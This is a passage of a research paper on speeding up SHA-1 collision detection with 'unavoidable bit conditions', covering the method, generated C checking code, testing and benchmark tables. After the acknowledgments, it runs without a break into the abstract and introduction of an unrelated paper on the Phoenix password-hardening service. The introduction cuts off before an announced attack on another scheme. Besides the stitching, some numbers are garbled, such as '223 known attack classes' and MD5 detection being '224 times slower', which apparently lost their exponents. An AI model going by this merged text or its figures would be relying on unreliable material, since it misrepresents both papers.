In the first number of steps and the last few steps attacks can deviate from the DV-prescribed local collisions without a significant impact in the overall attack complexity. On the contrary, it is an important technique to use a specially crafted so-called 'non-linear' differential path for the first number of steps to allow arbitrary chaining value differences to be used in combination with the disturbance vector as introduced by Wang et al.[34]. Also, for the last few steps there may be higher probability differential steps as shown in [24]. However, deviating from DV-prescribed local collisions towards the middle becomes very costly very quickly as the resulting avalanche of perturbations directly leads to significant increases of the attack complexity. Hence, for the steps in the middle it remains unavoidable to use the DV-prescribed local collisions, which has led us to the following conjecture:

Conjecture 3. *Over steps* $[35,65)$ *it is unavoidable to use the DV-prescribed local collisions: deviating from the DV over these steps will result in an avalanche that will significantly increase the attack complexity.*

As published collision attacks only deviate from local collisions in the first 20 steps or the last 5 steps (75 up to 79) for reasons already mentioned, the current state of art solidly supports our conjecture with a safe margin. In fact we have considered taking a large range of steps in Thm. 3, however the increase in number of unavoidable conditions only results in a slight performance increase. In the end we opted for a larger safety margin instead of a slight performance increase.

Based on our Thm. 3, we propose to protect against attack classes based on disturbance vectors that use the prescribed local collisions over steps $[35,65)$. This restriction allows us to determine unavoidable conditions over all non-zero probability differential paths over steps 35 up to 65 that adhere to the disturbance vector. We propose to use unavoidable message bit relations that control the signs of bits in the ΔW_t. These message bit relations are used in attacks to ensure that, e.g., adjacent active bits collapse to a single bit difference, or that two bits have opposing sign to cancel differences (the perturbation of each local collision). Looking at SHA-1 attacks, these message bit relations are all of the form $W_i[a] \oplus W_j[b] = c$ or $W_i[a] = c$, hence this specific form of unavoidable conditions can be checked very efficiently. But as noted before, one cannot simply use the necessary conditions of one attack, it is important to prove which of those message bit relations are necessary for *all* feasible attacks. We will refer to such unavoidable message bit relations as *unavoidable bit conditions* or *UBC*s. The method we can use to determine the UBCs for each disturbance vector is described below.

4.6 Using Joint-Local Collision Analysis

Choose any disturbance vector that may lead to a feasible collision attack. To determine the UBCs for this disturbance vector, we will need to work with the set of all possible DV-based differential paths over steps $[35,65)$. Any differential path uses fixed differences for each expanded message word, these directly imply values for some bits $W_t[i]$. The set of these bit positions $W_t[i]$ is independent of the differential path and is pre-determined by the DV. We map each differential path to a vector containing the values for these bit positions $W_t[i]$. Then we can look at the smallest affine vector space that encompasses all these vectors. This affine vector space can be represented by a system of linear equations over those message bits, which will directly give the desired unavoidable bit conditions. By construction it follows that any solution to any possible differential path based on this DV satisfies these unavoidable bit conditions. Therefore if an expanded message does not satisfy all UBCs then this message cannot be a solution for any possible differential path over steps $[35,65)$ based on this DV.

To efficiently compute UBCs we will use techniques introduced in [24] that allow efficient computations on large classes of differential paths that are otherwise not possible. We will present our method at a higher level using notation taken from [24]: Let $\mathcal{Q}_t$ be the set of all allowed state differences ΔQ_t given $(DV_i)_{i=0}^{79}$:

$$\mathcal{Q}_t := \left\{ \text{BSDR } Y \;\middle|\; \substack{\sigma(Y)=\sigma(Z), \\ Z[i]\in\{-DV_{t-1}[i], DV_{t-1}[i]\},\ i=0,\ldots,31} \right\}.$$

A differential path $\mathcal{P}$ over steps $t \in [35,65)$ is given as

$$\mathcal{P} = ((\Delta Q_t)_{t=35-4}^{64+1}, (\Delta F_t)_{t=35}^{64}, (\delta W_t)_{t=35}^{64}),$$

with correct differential steps for $t \in [35,65)$:

$$\sigma(\Delta Q_{t+1}) = \sigma(RL(\Delta Q_t,5)) + \sigma(RL(\Delta Q_{t-4},30)) + \sigma(\Delta F_t) + \delta W_t. \qquad (4)$$

The success probability $\Pr[\mathcal{P}]$ of a differential path $\mathcal{P}$ is defined as the probability that the given path $\mathcal{P}$ holds exactly for uniformly-randomly chosen $\widehat{Q}_{35-4}, \ldots, \widehat{Q}_{35}$ and $\widehat{W}_{35}, \ldots, \widehat{W}_{64}$ and where the other variables are computed as defined in SHA-1's compression function. This can be efficiently computed (cf. [24]).

The set of *all* possible DV-based differential paths over steps $[35,65)$ that we will actually use to determine unavoidable bit conditions is defined as:

$$\mathcal{D}_{[35,65)} := \left\{ \widehat{\mathcal{P}} \;\middle|\; \Delta\widehat{Q}_i \in \mathcal{Q}_i,\ \delta\widehat{W}_j \in \mathcal{W}_j,\ \Pr[\widehat{\mathcal{P}}] > 0 \right\}$$

Let $\mathcal{P} \in \mathcal{D}_{[35,65)}$ and let $\delta W_{35}, \ldots, \delta W_{64}$ be its message word differences. Let $t \in [35,65)$ and let $\mathcal{I}_t \subseteq \{0,\ldots,30\}$ be the set of bit positions $0 \le i \le 30$ such that $DW_t[i] = 1$. As $\delta W_t \in \mathcal{W}_t$, we have that $\delta W_t = \sum_{i=0}^{31} c_i \cdot DW_t[i]$ with $c_0,\ldots,c_{31} \in -1,1$ (Eq. 3). We use the fact that the coefficients c_i with $i \in \mathcal{I}_t$ are uniquely determined. This implies values for the bits $W_t[i]$ with $i \in \mathcal{I}_t$ as:

- if $c_i = 1$ then $\Delta W_t[i] = 1 \cdot DW_t = 1$ thus $W_t[i] = 0$ and $W'_t[i] = 1$;
- if $c_i = -1$ then $\Delta W_t[i] = -1 \cdot DW_t = -1$ thus $W_t[i] = 1$ and $W'_t[i] = 0$;

Hence, given $\mathcal{P} \in \mathcal{D}_{[35,65)}$ for $t \in [35,65)$ and $i \in \mathcal{I}_t$ the value of $W_t[i]$ is known. Let $X = ((t,i) \mid t \in [35,65) \wedge i \in \mathcal{I}_t)$ be a vector of all (t,i) for which the value of $W_t[i]$ is known given $\mathcal{P} \in \mathcal{D}_{[35,65)}$ and let $R = |X|$ be the length of X. Then we can define a mapping that maps differential paths to a vector over $\mathbb{F}_2$ of the message bits $W_t[i]$ that are known:

$$\mu : \mathcal{D}_{[35,65)} \to \mathbb{F}_2^R : \quad \mathcal{P} \mapsto (W_t[i] | (t,i) = X[r])_{r=1}^R$$

And we can look at the smallest affine vector space V that encapsulates the image $\mu(\mathcal{D}_{[35,65)})$ of $\mathcal{D}_{[35,65)}$. Although V is uniquely determined, its representation $V = o + < v_1,\ldots,v_n >$ with an origin o and generating vectors $v_1,\ldots,v_n$ is not unique. Let $\mathcal{P}_o \in \mathcal{D}_{[35,65)}$ be a fixed differential path, then we compute V as:

$$o = \mu(\mathcal{P}_o), \quad \forall \mathcal{P} \in \mathcal{D}_{[35,65)} : v_{\mathcal{P}} = \mu(\mathcal{P}) - o.$$

Using linear algebra we can determine an equivalent description of V as a system of equations over bits $W_t[i]$ with $(t,i) \in X$. This system of linear equations can be further manipulated using linear operations, and thus can be viewed as a linear space itself. So we use its 'row reduced form' which results entirely in equations over 2 message bits of the form $W_i[a] \oplus W_j[b] = c$.

For our improved SHA-1 collision detection implementation we have selected the 32 disturbance vectors with lowest estimated cost as in [24]. This is more than the 14 disturbance vectors intially suggested in [23], but using UBCs we could simply add protection against more DVs with very low extra cost. We ended up at 32 DVs as our UBC checking algorithm uses a 32-bit integer to hold a mask where each bit is associated with a DV and represents whether the UBCs of that DV are all fulfilled. The 32 disturbance vectors with number of UBCs in parentheses are given in Tbl. 1. The full listing of UBCs for these DVs is given in Appendix A.

4.7 Exploiting overlapping conditions between DVs

As disturbance vectors within each type I or II are all shifted and rotated versions of each other, disturbance vectors may have local collisions at the same positions and therefore may have some overlap in unavoidable bit conditions. In this section we try to maximize the number of UBCs shared between DVs by further manipulating the set of UBCs per DV. As each UBC is a linear equation, the set of UBCs per DV can be further manipulated for our purposes using simple linear operation.

In the previous section we analyzed 32 disturbance vectors and found 7 to 15 UBCs per DV with a total of 373 UBCs. The UBCs for each DV were generated in a 'row-reduced form' and this already leads to a significant overlap of UBCs: among the total of 373 UBCs there are only 263 distinct UBCs. E.g., UBC $W_{39}[4] \oplus W_{42}[29] = 0$ is shared among DVs I(45,0), I(49,0) and II(48,0). Using the procedure below we are able to reduce the number of distinct UBCs to 156. Note that for each DV the new set of UBCs remains equivalent to the original set of UBCs.

To minimize the overall amount of distinct UBCs we use a greedy selection algorithm to rebuild the set of UBCs per DV. Starting at an empty set of UBCs for each DV, our greedy algorithm in each step selects a new distinct UBC that is shared between as many DVs as possible and adds it to set of UBCs for the corresponding DVs. More specifically, for each DV it first generates a list of candidate UBCs by taking all linear combinations of the original set of UBCs and removes all candidates that are a linear combination of the current set of UBCs and thus that are already covered so far. Then it selects all UBCs that maximize the number of DVs it belongs to but is not covered so far. It rates each of those UBCs first based on weight (minimal weight prefered), second based on number of active bit positions (fewer bit positions prefered) and finally on the gap $j - i$ between the first W_i and the last W_j in the UBC. It selects the best rated UBC and adds that to UBC sets of the DVs it belongs to but is not covered so far. Finally, for each DV it will output a new set of UBCs that is equivalent to the original set of UBCs, but for which there are much fewer distinct UBCs over all DVs.

The output of improved sets of UBCs of our greedy selection algorithm for the 32 DVs and original 373 UBCs found in the previous section can be found in Appendix A. Using this approach we have further reduced the number of unique UBCs from 263 to 156, where each new UBC belongs up to 7 DVs.

In Sect. 5.1 we further comment on the implementation of this greedy algorithm that immediately outputs optimized C code for verifying UBCs for all 32 DVs simultaneously. This optimized C code is verified against a straightforward simple implementation using the original sets of 373 UBCs as described in Sect. 5.2.

Table 1: SHA-1 DV selection and number of UBCs

I(43,0) (11 UBCs)	I(44,0) (12 UBCs)	I(45,0) (12 UBCs)	I(46,0) (11 UBCs)
I(46,2) (7 UBCs)	I(47,0) (12 UBCs)	I(47,2) (7 UBCs)	I(48,0) (14 UBCs)
I(48,2) (7 UBCs)	I(49,0) (13 UBCs)	I(49,2) (8 UBCs)	I(50,0) (14 UBCs)
I(50,2) (8 UBCs)	I(51,0) (15 UBCs)	I(51,2) (10 UBCs)	I(52,0) (14 UBCs)
II(45,0) (11 UBCs)	II(46,0) (11 UBCs)	II(46,2) (7 UBCs)	II(47,0) (14 UBCs)
II(48,0) (15 UBCs)	II(49,0) (14 UBCs)	II(49,2) (9 UBCs)	II(50,0) (14 UBCs)
II(50,2) (9 UBCs)	II(51,0) (14 UBCs)	II(51,2) (9 UBCs)	II(52,0) (15 UBCs)
II(53,0) (14 UBCs)	II(54,0) (14 UBCs)	II(55,0) (14 UBCs)	II(56,0) (14 UBCs)

5 Implementation

This section describes the implementation of the UBC check in the SHA-1 Collision detection library. The source code for this library can be found at [28] This release contains the collision detection library that can be used in other software in the directory 'lib', the 'src' directory contains a modified sha1sum command line tool that uses the library. Both can be built by calling 'make' in the parent directory, additionally a special version 'sha1dcsum_partialcoll' is also included that specifically detects example collisions against reduced-round SHA-1 (as no full round SHA-1 collisions have been found yet.) Furthermore, in the directory 'tools' we provide the following:

- the original listing of UBCs per DV (directory 'data/3565');
- an example partial collision for SHA-1 (file 'test/sha1_reducedsha_coll.bin');
- the greedy selection algorithm from Sect. 4.7 that optimizes the UBC sets and outputs optimized code (directory 'parse_bitrel'), see Sect. 5.1;
- a program that verifies the optimized C code with optimized UBC sets against manually-verifiable C code (directory 'ubc_check_test'), see Sect. 5.2;

The collision detecting SHA-1 implementation, including the SHA-1 compression function as well as the collision detection logic and UBC checks, has been heavily optimized to be competitive with the performance of the prior implementation of SHA-1 in Git. This prior implementation of SHA-1 had been optimized in order to meet the performance requirements of the heavily utilized software. As such, we are assured that our implementation of the core SHA-1 functionality has been optimized to the point of being competitive with deployed and utilized implementations [32]. In Sect. 6 we discuss expected and measured performance of our improved SHA-1 collision detection.

5.1 Parse Bit Relations

This section describes the `parse_bitrel` program that implements the greedy selection algorithm described in Sect. 4.7 and generates source code for an optimized UBC check.

The greedy algorithm using the input UBC sets in directory 'data/3565' outputs improved UBC-sets for the DVs that have significant overlap. Another equivalent perspective is looking at the unique UBCs and the set of DVs each unique UBC belongs to, Appendix A lists the improved UBCs in this manner. The program - `parse_bitrel` uses this perspective to generate optimized source code for a function `ubc_check` which given an expanded message will return a mask of which DVs had all their UBCs satisfied.

As noted in Sect. 4.6 we have selected 32 disturbance vectors. Thus keeping track for which disturbance vectors a recompression is necessary conveniently fits in a 32 bit integer mask `C`. Each bit position in `C` will be associated with a particular DV $\mathrm{T}(k,b)$, where T represents the type I or II, and we have a named constant of the form `DV_T_K_B_bit` that will have only that bit set. Initially `C` will have all bits set and for each UBC that is not satisfied we will set bits to 0 at the bit positions of the DVs the UBC belongs to.

The UBCs for SHA-1 are of the form $W_i[a] \oplus W_j[b] = c$ as described in Sect. 4.6. The outcome of this condition is translated into a mask with all bits set or all bits cleared using the following C-code:

`M=0-(((W[i]>>a)^(W[j]>>b))&1)` if $c = 1$
`M=(((W[i]>>a)^(W[j]>>b))&1)-1` if $c = 0$

Note that in both of these cases, if UBC is satisfied then `M` results in a value with all bits set (-1 in 2's complement) and 0 otherwise.

Say the UBC belongs to multiple disturbance vectors `DV_T1_K1_B1_bit`, `DV_T2_K2_B2_bit`, ..., `DV_TN_KN_BN_bit`, then a mask is formed that has all other bits belonging to other DVs set to 0. This mask will be OR'ed into the mask `M` above to force bits to the value 1 for all bit positions associated with DVs not belonging to this unique UBC:

```
M | ~(DV_T1_K1_B1_bit | DV_T2_K2_B2_bit | ...
          | DV_TN_KN_BN_bit).
```

In effect, only the bit positions for DVs the unique UBC belongs to can be 0 which they will be if and only if the unique UBC is not satisfied. Hence, this last mask will be AND'ed into the variable C to conditionally clear the bits associated with these DVs if the UBC is not satisfied. For example, the following clause is one of the clauses generated by the parse_bitrel:

```
C &= ((((W[46]>>4)^(W[49]>>29))&1)-1) |
 ~( DV_I_46_0_bit | DV_I_48_0_bit | DV_I_50_0_bit |
    DV_I_52_0_bit | DV_II_50_0_bit | DV_II_55_0_bit );
```

The ubc_check function thus consists of initializing the variable C and statements for each unique UBC to update C as described above. The parse_bitrel program combines these clauses into a bit-wise AND of all the individual statements and generates the ubc_check function. The above example works for all cases. However, we can produce slightly better statements with fewer operations in certain cases which are omitted here, but can be found in the public source code.

5.2 UBCCheckTest: Correctness testing

This section describes the program ubc_check_test for correctness testing. The above program parse_bitrel will output optimized C-code for ubc_check that will verify all UBCs and output a mask whose bits mark whether a recompression for a particular DV is needed. For testing purposes one would like to have many test cases to run it on, however there are no SHA-1 example collisions at all. Hence, great care must be taken to ensure code correctness of the collision detection library. For this purpose we let parse_bitrel also output C-code for a function ubc_check_verify that will be equivalent to ubc_check but will be based on the original non-improved UBC-sets and use straightforward code that can be manually verified for correctness. After manual verification we know ubc_check_verify to be correct.

To ensure that ubc_check is correct we test its functional equivalence to the correct ubc_check_verify. As each individual UBC statement depends on only 2 expanded message bits $W_i[a]$ and $W_i[b]$, if an error exists it will trigger with probability at least 0.25 for random values. Unfortunately, such an error may be masked by other UBCs not being satisfied and forcing the bit positions in C with possible errors to 0 anyway. To ensure any error will reveal itself, we feed 2^{24} random inputs to both ubc_check and ubc_check_verify and verify whether their outputs are identical. As the highest number of UBCs of a DV is 15, if an error is located in the code of one of these UBCs we can still expect that out of the 2^{24} samples we will have approximately 2^{10} cases where all other UBCs for this DV are satisfied. In these cases the output bit for this DV of ubc_check and ubc_check_verify equals the output for the target UBC and the error will be exposed with probability at least 0.25 for each of these 2^{10} cases. The probability that an error with probability at least 0.25 will not occur in 2^{10} random inputs is at most $0.75^{1024} \approx 2^{-425}$. This, as well as a few other basic tests, ensures that our greedy selection algorithm for improved UBC-sets and the produced optimized C-code ubc_check contains no errors.

6 Performance

In this section we discuss the expected performance increase and we compare some measured speeds. We have compiled and tested the code on different compiler and processor technologies. The performance of the implementation was tested with several compilers, platforms and processors. For x86 performance the code was run on Linux, Windows and macOS. On Linux, the code was compiled for x86-64 with GCC 5.4.0 (gcc) and run on Ubuntu 16.04. The code was compiled for both x86-32 and x86-64 with the Microsoft Visual Studio 2015 C++ compiler (msvc) and run on Windows 10. In both of these cases, the code was run on an Intel Xeon L5520 running at 2.26GHz. For macOS, the code was compiled with Clang 4.2.1 (clang) targeting x86-64 macOS Sierra and run on an Intel Core i7 3615QM running at 2.30Ghz. To measure performance on ARM architecture, the code was compiled with GCC 4.9.2 (gcc arm) and run on a Raspberry Pi 3 running Raspbian Jessie with a quad-core Broadcom BCM2837, which is an ARM Cortex-A53, running at 1.2Ghz. Note that at the time of these experiments Raspbian Jessie runs in 32 bit mode only, even though this particular processor model can run in both 32 and 64 bit modes.

The performance numbers below vary a bit between different compiler and processor technologies due to different available processor instructions and different compiler optimizations. Such variances for a given platform could be eliminated using assembly code, however such code is very difficult to maintain and therefore not considered for our project, which intends to show the feasibility of these algorithms and techniques. Rather, assembler implementations of these algorithms can be considered by projects that require these collision detection and high performance implementations. Due to these variances the shown results should be taken as indicative speed improvements for other compilers and/or compiler optimization flags and/or processors.

Using UBCs, we will only do a recompress for a given DV if all its UBCs are satisfied. Let $\mathcal{S}$ be the set of DVs and $\mathcal{U}_{dv}$ be the set of UBCs for $dv \in \mathcal{S}$. Then the probability p_{dv} that a random message block satisfies all UBCs associated with $dv \in \mathcal{S}$ is $p_{dv} = 2^{-|\mathcal{U}_{dv}|}$.

Table 2: Comparison of the performance of SHA-1's compression function and our `ubc_check` function. Units given in number of single message block operations per millisecond. `ubc_check` takes 46% to 76% of the time of `SHA1Compress`.

	SHA1Compress	ubc_check
gcc x86-64	4236.38	8359.01(0.51×)
clang x86-64	5192.51	11363.47(0.46×)
msvc x86-64	2618.30	4445.76(0.59×)
msvc x86-32	2712.14	4663.56(0.58×)
gcc arm	815.26	1074.47(0.76×)

Hence, the expected cost of the recompressions for $dv \in \mathcal{S}$ is $p_{dv} \times n \times$ `SHA1Compress`, where n is the number of message blocks for a given message, or equivalently $p_{dv} \times$ `SHA-1`.

The expected total cost of all recompressions for a given message of n message blocks is therefore $(\sum_{dv \in \mathcal{S}} p_{dv}) \times$ `SHA-1`. For the 32 selected disturbance vectors given in Tbl. 1 together with their number of UBCs, we found that $\sum_{dv \in \mathcal{S}} p_{dv} \approx 0.0495$.

Therefore using UBCs we have reduced the cost of recompressions from $32 \times$ `SHA-1` to $\approx 0.0495 \times$ `SHA-1`, a speed improvement of a factor of about 646. Also, this implies that on average we can expect to do one recompression about every 20.2 message blocks. However, the total cost of collision detection includes the cost of SHA-1 as well as the cost of verifying the UBCs.

We have measured the cost of `ubc_check` in comparison to `SHA1Compress` in function calls per millisecond in Tbl. 2. These figures were determined by measuring the time of 2^{26} function calls on already prepared random inputs. The relative performance ratio `ubc_check`/ `SHA1Compress` is given in parentheses. We have measured that `ubc_check` takes about 46% to 76% of the time of `SHA1Compress` depending on the platform. Denote this ratio as u then we can expect that the total cost of collision detection using UBCs is approximately $(1 + u + 0.0495) \times$ `SHA-1`. Hence, this leads to an estimated cost factor of about 1.51 to 1.81 of collision detection relative to the original SHA-1. Note that we expect the actual figures to be slightly lower as both the cost of the recompressions and the cost of `ubc_check` are expressed relatively to `SHA1Compress` and not to SHA-1 which actually includes some more overhead. This shows that the UBC check almost completely eliminates the amount of time doing full disturbance vector checks and the performance loss is purely spent by time in the `ubc_check` function itself. Thus using UBCs we expect collision detection to be possible in around three halves the time it takes to compute a single hash digest. Overall the relative timings of `ubc_check` shows that we can expect drastic speedups from using unavoidable conditions.

The analysis of the internal operations of the SHA-1 hash and collision detection ignores a great deal of overhead that the algorithm may incur. So it is necessary to do a more detailed performance analysis of the full collision detection algorithm. The scaling of this algorithm does not depend on the length of the input varying. So a reference timing for hashing random 2 kilobyte messages was used. This number was chosen because it is representative of the order of magnitude of bytes that must be hashed while verifying a single RSA certificate. Tbl. 3 shows the overall function calls per millisecond count for random 2KiB messages. We timed the original SHA-1 without collision detection, SHA-1 with collision detection with the UBC optimizations, and finally SHA-1 with collision detection but without using UBCs. The presented timings were determined by running the measured function on an already prepared random input in a loop with 512 iterations, and averaging these timings for 128 different random inputs. Note that these are preliminary performance numbers and have limited precision and more accurate numbers will be provided in later drafts of this paper.

As in the previous table the relative performance to SHA-1 is given in parentheses. For example, when compiled with gcc x86-64 the SHA-1 digest algorithm with hash collision detection but without the UBC check optimizations takes over 39 times the amount of time it takes to run the original digest algorithm. While adding the UBC check allows the collision detection code to run in well under double the time. This table shows that while adding the straight forward collision detection code increases the time of a SHA-1 computation by around 30 to 40 times, using the UBC check optimizations allows a SHA-1 computation with collision detection to be run in about 1.6× the time.

7 Future directions

From our results it is clear unavoidable conditions can be used for a significant speed up for collision detection resulting in only a small performance loss compared to the performance of the original cryptographic primitive SHA-1.

We intend to supply additional reference code to ease use of our SHA-1 collision detection library in all application that use OpenSSL [30] in future work. This should make collision detection significantly easier to apply in applications even for developers with limited experience with OpenSSL and cryptographic libraries.

Another future research direction is how to determine unavoidable conditions for MD5. MD5 is significantly weaker than SHA-1 and there are 223 known at-

Table 3: Performance numbers for message block computations of the SHA-1 Message Digest algorithm, units given in number of 2KiB messages hashed per millisecond. Collision detection using UBCs is 1.43 to 1.66 times slower than SHA-1, however without using UBCs collision detection is 30 to 43 times slower than SHA-1.

	SHA1	SHA1DC no UBC Check	SHA1DC UBC Check
gcc x86-64	148.14	3.75(39.50×)	92.82(1.60×)
clang x86-64	226.60	7.58(29.88×)	136.33(1.66×)
msvc x86-64	115.80	2.69(42.98×)	72.23(1.60×)
msvc x86-32	83.42	2.06(40.58×)	58.14(1.43×)
gcc arm	26.11	0.81(32.04×)	16.30(1.60×)

tack classes that are based on a number of different approaches to construct a high probability differential path over the most important steps that contribute to the complexity. It is thus significantly more challenging to find UBCs for these classes and will require a more close study of the different main approaches. Nevertheless, as MD5 collision detection is 224 times slower than MD5, there is ample room and demand for speed improvements.

8 Conclusion

In this paper we have presented a significant performance improvement for collision detection, which is very timely due to the recently announced first collision for SHA-1. We have formally treated a new concept of unavoidable conditions that the output of any feasible attack in an attack class must satisfy. Furthermore, based on a conjecture solidly supported by the current state of the art, we have shown how we can determine unavoidable bit conditions (UBC) for SHA-1 and how to maximize the overlap between the UBC sets of different DVs. We have implemented the improved SHA-1 collision detection using such unavoidable conditions and which is about 20 to 30 times faster than without our unavoidable condition improvements. We have measured that overall our implementation of SHA-1 with collision detection is only a factor 1.60 slower on average than the original SHA-1.

That collisions attacks are a realistic and significant threat is very clear given the rogue Certification Authority publication [29] and the exposed Windows Update signature forgery in the supermalware Flame [23]. This shows that nation states have the resources to carry out such attacks and exploit them in the real world. Furthermore SHA-1-based signatures are still used at large and are also supported for verification almost ubiquitously. More protection against signature forgeries is greatly warranted and our improved SHA-1 collision detection enables protection against digital signature forgeries at a very low cost.

As SHA-1 is practically broken, yet SHA-1-based signatures are still used at large and are also widely supported (at least for verification), our improved SHA-1 collision detection enables protection against digital signature forgeries at a very low cost. Our improved implementation was deemed effective enough for Git, GitHub, Google Drive, Gmail and others to already deploy it in practice.

Acknowledgments

The authors would like to acknowledge the code review feedback given by the developers in the Git community, which has greatly improved the quality of our implementation. The optimization suggestions given by Linus Torvalds and Jeff King (peff) especially significantly improved performance. The authors would also like to thank the anonymous reviewers who took time to give detailed feedback and suggestions for improving this paper.

Abstract

Password remains the most widespread means of authentication, especially on the Internet. As such, it is the Achilles heel of many modern systems. Facebook pioneered using external cryptographic services to harden password-based authentication in a large scale. Everspaugh *et al.* (Usenix Security '15) provided the first comprehensive treatment of such a service and proposed the PYTHIA PRF-Service as a cryptographically secure solution. Recently, Schneider *et al.* (ACM CCS '16) proposed a more efficient solution which is secure in a weaker security model.

In this work, we show that the scheme of Schneider *et al.* is vulnerable to offline attacks just after a single validation query. Therefore, it defeats the purpose of using an external crypto service in the first place and it should not be used in practice. Our attacks do not contradict their security claims, but instead show that their definitions are simply too weak. We thus suggest stronger security definitions that cover these kinds of real-world attacks, and an even more efficient construction, PHOENIX, to achieve them. Our comprehensive evaluation confirms the practicability of PHOENIX: It can handle up to 50% more requests than the scheme of Schneider *et al.* and up to three times more than PYTHIA.

1 Introduction

In spite of the research and development in authentication mechanisms such as public-key infrastructure or secure hardware tokens, the reality has shown that password-based authentication remains the most widespread means, especially on the Internet. As such, password-based authentication is the Achilles heel of many modern systems. Following a suggestion from the 70s, passwords are commonly stored as salted hash values. Yet, it is no longer adequate in the face of the increasing number of attacks. Prominent breaches of user accounts include Adobe, Yahoo, and much more [24]. The financial consequences are also dramatic. Verizon asked for a 1 **billion discount** on acquiring Yahoo [20] after knowing it had been hacked (1.5 billion+ accounts). We see an urgent need for action.

OBVIOUS WEAKNESSES IN CURRENT SYSTEMS. Almost all web services store passwords as salted hash values as shown in Figure 1. The security of the



Figure 1: Password-based Authentication

passwords relies crucially on the assumption that the databases are kept secret from external attackers, and the internal administrators are trusted for not disclosing the databases or guessing the passwords themselves. However, the reality shows that databases get stolen. This is disastrous as passwords usually have low entropy and therefore can be guessed by a brute-force attack easily.

Under the aforementioned threat, there is a need for new solutions to protect passwords in a setting where the attacker has full access to the compromised service provider, including its secret keys and databases. It is not hard to see that any solution in which the web service can verify a given password alone is not viable, as a compromised service provider has all the knowledge (*e.g.*, secret keys) to carry out a brute-force guessing attack (*e.g.*, decrypting by the secret key of the web service) as in a

normal validation. Additional cryptographic mechanisms are needed to enhance security.

Moreover, an ideal solution should not change the infrastructure from the point of view of users. This is challenging as it rules out solutions which requires the end users to perform cryptographic operations.

External Password Hardening Services. A promising approach for the web service provider is to use external crypto services [4], where a crypto server carries out certain cryptographic operations, such as the computation of pseudorandom functions (PRF). Its general advantage is that it abstracts crypto away from developers, freeing them from the selection and implementation of suitable algorithms and the involved issue of key management.

Cryptographic PRF services are used in practice by Facebook [16] for password-based authentication. In this setting, the end-user Alice enters her user-



Figure 2: Password-based Authentication

name and the corresponding password into the web service as usual, as in Figure 2. The service provider no longer stores salted hash values, but only pseudorandom values which can only be computed with the help of the external PRF server, *i.e.*, the service provider acts as a client of the PRF service.

While used in practice, such kind of password hardening services did not receive much attention from the academia until the seminal work of Everspaugh *et al.* [9]. They formalize partially-oblivious PRFs (PO-PRF) with several security properties that conventional PRF services do not offer, with a fairly efficient construction, Pythia. Even if the web server is compromised and the database (of pseudorandom values) is stolen, brute-force offline attacks are no longer possible. The reason is that the adversary must interact with the PRF service to confirm a guess. The *partial obliviousness* ensures that the external crypto server does not learn the password but can still see the username when answering PRF requests. *Rate limiting* can thus be applied to make sure that an adversary cannot guess too many times. For incident response after key compromise, or to update the key proactively as a prudent practice, both the web server and the crypto service should be able to rotate their keys, without the end users noticing anything. Efficient *key rotation* [9, 21] means the amounts of communication and server computation are independent of the size of the database. It is an important security feature that cryptographic password hardening services must have [9, 21].

Using Pythia for password hardening is not without disadvantages. For example, it is only secure under a strong assumption [21], and is based on pairings, which is not as efficient as one can hope for. Very recently, Schneider *et al.* [21] claimed that all the properties expected by Pythia can be achieved by a weaker cryptographic primitive called partially-oblivious commitments (PO-COM). Using PO-COM, the PRF values are replaced with "enrollment records" which can be jointly computed by the client and the server via an enrollment protocol. The main difference lies in how a password is verified. Instead of jointly computing a PRF value, the client and the server engage in a validation protocol to verify whether a candidate password matches an enrollment record. Schneider *et al.* [21] also suggested a scheme that is twice as efficient as Pythia. Unfortunately, as we will show, their scheme is vulnerable to offline dictionary attacks. This motivates us to develop a new solution which is secure against such attacks while achieving even better efficiency.

1.1 Overview of Our Contribution

Formal security definitions are important even from a practical standpoint. They precisely describe what level of security can be achieved and serve as a basis for comparison between different solutions. Finding the "right" security definitions is challenging. They should be strong enough to cover all real-world attacks, but not to exclude efficient solution. In this work, we revisit the security notions of Everspaugh *et al.* [9] and Schneider *et al.* [21]. We argue that both fail to cover key rotation and rate limiting, while the latter even leaves room for practically-relevant attacks.

In response, we propose strengthened security definitions for password hardening schemes. Next, we propose a new construction, Phoenix, which is 1) extremely efficient, 2) reasonably simple, and 3) secure based on simple and well-known assumptions. With these properties, we believe that Phoenix may attract deployment interest. Below highlights our contributions in more details.

Formalizing Key Rotation. The literature [9, 21] highlights the importance of key rotation since it renders the old key useless and preserves the (forward-)security of the system as long as both par-

ties are not compromised simultaneously. Somewhat surprisingly, none of the existing security definitions take key rotation into account. To fill the gap, we formalize forward security of password hardening services, which captures the security guarantee in the presence of key rotation mechanisms.

Modeling Online Attacks. We argue that the definition of obliviousness (renamed to hiding in our work) given by Schneider *et al.* [21] is too weak. The property is supposed to protect the passwords when the client is compromised. Ideally, it should be guaranteed that the best attack strategy for guessing a password is to brute-force by repeatedly interacting with the crypto service online (modeled by the validation oracle in the security definition). Unfortunately, obliviousness, as defined by Schneider *et al.* [21], fails to capture this intuition, as its security experiment denies the adversary access to the validation oracle after receiving the challenge enrollment record. Indeed, permitting the adversary such accesses would allow it to trivially distinguish between two possible passwords. Moreover, by resorting to a crypto server to harden the passwords, one naturally expects it can perform rate limiting. While it is obviously a crucial feature, we are not aware of any definition which takes this into account. To resolve these issues, we suggest a "correct" security definition, which covers both online attacks and rate limiting. The latter is guaranteed by upper-bounding the advantage of the adversary by the loss of entropy in guessing and validation.

Attacking against Schneider et al. [21]. The shortcoming of the obliviousness definition by Schneider *et al.* [21] is not just a definitional deficiency. We detail how to perform highly efficient (essentially only one exponentiation for each trial) offline dictionary or direct attacks against their scheme by just a single interaction with the crypto server! We stress that our attack is *outside of the security model* of Schneider *et al.* [21]. Below we only show part of the scheme which matters in the attack.

